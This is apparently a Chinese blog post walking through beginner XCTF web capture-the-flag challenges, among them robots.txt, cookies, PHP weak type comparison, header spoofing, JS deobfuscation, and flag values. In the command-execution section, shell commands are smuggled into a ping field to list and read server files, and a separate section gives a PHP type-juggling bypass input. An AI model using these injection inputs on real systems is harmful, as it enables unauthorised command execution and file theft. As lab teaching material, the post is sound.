
XCTF攻防世界-web题

原创

yu_jing_hong 于 2021-09-22 13:54:12 发布 93 收藏
文章标签： web

1.查看源码

可以用快捷键ctrl+U



得到flag

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")
document.onselectstart=new Function("return false")
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{6fd4cbe3a62ac692fc850d57f337742b} -->

</body>
</html>
```

2.robots

什么是robots.txt?

robots.txt 即蜘蛛协议，全称为“网络爬虫排除标准”（Robots Exclusion Protocol），也称为爬虫协议、机器人协议等，它是搜索引擎进入网站后第一个爬取的文件，通常放置于网站根目录下。其作用是告知搜索引擎允许或不允许抓取哪些页面。

robots文件不存在或者是空文件都意味着允许搜索引擎抓取所有内容。

访问robots.txt文档，这个文档是搜索引擎中访问网站的时候要查看的第一个文件，文件中会明确告诉搜索引擎允不允许访问这个网站。


```
User-agent: *
Disallow:
Disallow: f1ag_1s_h3re.php
```


robots.txt的两条规则

①User-agent：指定对哪些爬虫生效，用户代理，若为*号，表示可被所有的搜索引擎抓取

②Disallow：指定要屏蔽的网址(一个robots.txt中至少要有一个屏蔽，如实在没有需要屏蔽的页面，那么可以屏蔽搜索结果页面（search.html 屏蔽这个页面可以避免大量低质量内容被收录）还有404页面)

allow：允许抓取的部分（allow的优先级大于disallow）


③sitemap文件是让搜索引擎找到哪些是需要被搜索引擎抓取的。

举个栗子：如果创建了一个网站，想不让人知道这个网站的后台地址，那么就把这个网站后台的地址放到robots.txt文件中，就屏蔽了后台地址，如果有人想通过访问robots.txt文件知道后台地址的话，可以不要把网址写全，如一个后台地址为admin.php，可以只写ad，屏蔽ad，这样就可以把admin.php同时屏蔽掉了。


访问这个php文件，得到flag

cyberpeace{d7d28317ed4673bfa3574503d3f51d8a}

3.backup




用记事本打开查看源代码，得到flag




4.cookie


用burpsuit抓包获取cookie



看到cookie在cookie.php这个文件中，访问这个文件




叫我们查看响应，答案就在这里




5.

把disabled删掉，无效按钮变成有效按钮，再点击按钮




6.查看网页源代码，有一个check.php访问它

解释需要字典，可以用burpsuit爆破



标记需要爆破的位置

找到长度不一样的



cyberpeace{2d5d489cce9a3a8c290e08d9d1043113}

CSDN @yu_jing_hong

7.simple_php

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```


分析代码

$a=@$_GET["a"]; 中的“@”作用：可以防止a的值为空时产生一个警告提示

if($a==0 and $a){
echo $flag1;
}
参数a=0且a为真才能得到flag1

if(is_numeric($b)){
exit();
}
is_numeric() 函数用于检测变量是否为数字或数字字符串。
如果b为数字就会退出，即b不能为数字。

if($b>1234){
echo $flag2;
}
b要大于1234才能得到flag2.

此问题涉及到php弱类型比较

什么是php弱类型比较？

- 松散比较：使用两个等号 == 比较，只比较值，不比较类型。
- 严格比较：用三个等号 === 比较，除了比较值，也比较类型。
- 字符串和数字比较使用==时,字符串会先转换为数字类型再比较
- var_dump('a' == 0);//true，此时a字符串类型转化成数字，因为a字符串开头中没有找到数字，所以转换为0
- var_dump('123a' == 123);//true，这里'123a'会被转换为123
- var_dump('a123' == 123);//false，因为php中有这样一个规定：字符串的开始部分决定了它的值，如果该字符串以合法的数字开始，则使用该数字至和它连续的最后一个数字结束，否则其比较时整体值为0。
- 举例： var_dump('123a1' == 123);//true
- 举例： var_dump('1233a' == 123);//false

b=1235a时既不为数字同时也大于1234

综上，我们传a=a&b=1235a即可


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

8.get_post


请用GET方式提交一个名为a,值为1的变量

在url中/?再接上要传送的值就是get方式

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

post方式上传需要hackbar

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{404ddb38adfb234498885eae797f3f0e}



9.xff_referer


原理：


X-Forwarded-For:简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP，只有在通过了HTTP 代理或者负载均衡服务器时才会添加该项。


HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的。

打开burpsuit在请求头添加x-forwarded-for:123.123.123.123再放包

10.webshell







11.command execution

先ping一下127.0.0.1

PING

127.0.0.1

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.040/0.045/0.052/0.009 ms
```


尝试命令拼接是否可以正常执行

PING

127.0.0.1&&ls

PING

```
ping -c 3 127.0.0.1&&ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.058/0.063/0.075/0.012 ms
index.php
```


确定可以，再命令查找所有文件后缀名为tet的文件

PING

127.0.0.1 && find / -name "*.txt"

PING

```
ping -c 3 127.0.0.1 && find / -name "*.txt"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.049/0.053/0.058/0.003 ms
/home/flag.txt
/usr/lib/python3.4/idlelib/HISTORY.txt
/usr/lib/python3.4/idlelib/extend.txt
```


发现有一个flag.txt 获取文件信息

PING

127.0.0.1 && cat /home/flag.txt

PING

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.043/0.059/0.081/0.018 ms
cyberpeace{013b0bedc53145210fb8ddbd623f59c5}
```


12.simple js

查看源码

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fron
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\

    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```


pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65"所对应的字符，即

```
FAUX PASSWORD HAHA  提示错误的字符串
```

```
dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\
x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30")
```

把十六进制转换成10进制为55,56,54,79,115,69,114,116,107,49,50

再将数字转换成字符786OsErtk12

flag为 Cyberpeace{786OsErtk12}